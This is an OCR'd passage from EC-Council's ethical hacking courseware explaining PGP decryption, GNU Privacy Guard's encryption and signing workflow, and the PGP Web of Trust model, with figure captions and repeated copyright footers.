


Figure 20.28: PGP Encryption

- **PGP Decryption**
  - Decryption works in reverse.
  - The recipient's copy of PGP uses his or her private key instead of the public key to recover the temporary random key.
  - PGP then uses the recovered random key to decrypt the conventionally encrypted ciphertext.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.29: PGP Decryption

Note: Each step of the PGP encryption process (hashing, data compression, symmetric-key cryptography, and public-key cryptography) uses one of the various supported algorithms.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

GNU Privacy Guard (GPG)



GNU Privacy Guard (GPG)

GNU Privacy Guard (GPG) is a software replacement of PGP and free implementation of the OpenPGP standard that is used to encrypt and decrypt data. GPG is also called a hybrid encryption software program, as it uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange, which is achieved using the receiver's public key for encrypting the session key.

GPG also supports S/MIME and Secure Shell (SSH). The latest version of GPG supports most cryptographic functions such as elliptic curve cryptography (ECDSA, ECDH, and EdDSA), and it also supports the cryptography library Libgcrypt.

GPG is used for the following:

- Proper key management of both private and public keys
- Creating new private keys and exporting or importing any key even though it is in some armored (e.g., ASCII) format
- Pushing the public key to the key server by signing code with the GPG key having a public signature
- Deleting a private key from local storage
- Encrypting and signing files using asymmetric keys for encrypting any file used for email or FTP
- Decrypting and verifying the encrypted file using asymmetric keys
- Detaching signatures where the signature file can be detached from the message file
- Managing and building the web of trust

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Automatically securing messages in messaging applications such as Psi and Fire

How GPG Works

- **GPG Encryption**
  - GPG encrypts messages individually by using asymmetric-key pairs.
  - The user sends the raw file, and GPG is used for signing the file using the sender's private key for confirming the file content at the time of signing.
  - Then, the file is encrypted using the receiver's public key. Now, the file can be decrypted only with the receiver's private key.
  - After encrypting the data, the encrypted file can be stored locally, distributed to the FTP servers, or sent to email recipients.




Figure 20.30: GPG Signing and Encryption

- **GPG Decryption**
  - GPG decryption is the reverse process of GPG encryption.
  - As the asymmetric-key pairs are used, GPG searches for the receiver's private key for decrypting the file.
  - Signature verification is done automatically by the GPG using the sender's public key after the decryption.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.31: GPG Decryption and Verification

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Web of Trust (WOT)

- Web of trust (WoT) is a trust model of PGP, OpenPGP, and GnuPG systems
- Everyone in the network is a Certificate Authority (CA) and signs for other trusted entities
- WoT is a chain of a network in which individuals intermediately validate each other's certificates using their signatures
- Every user in the network has a ring of public keys to encrypt the data, and they introduce many other users whom they trust



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web of Trust (WOT)

Web of trust (WoT) is a trust model of PGP, OpenPGP, and GnuPG accessible systems. It is an idea of decentralizing the key distribution among PGP users. In the PKI, only a centralized power such as the CA signs certificates in the network, ensuring authenticity between the public key and its owner. In WoT, everyone in the network is a CA, and they can sign for other trusted entities. WoT is a network chain in which individuals intermediately validate each other's certificates using their signatures. These signatures verify the ownership of keys from various trust levels. There is a bunch of similar trust levels through direct or indirect references in WoT.

Working of WOT

In WOT, every PGP user in the network has a ring of public keys to encrypt the data, and they introduce many other users whom they trust. In this trust model, a user encodes the data with the receiver's public key that is decrypted only by the receiver's private key. Then, every user in this model digitally signs the data with their private keys; when the recipient is validating it against the user's public key, he/she can confirm the user's authenticity. This process will ensure that data are received from a valid user without being modified, and only the intended user can access the information, as only he/she holds the related private key.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


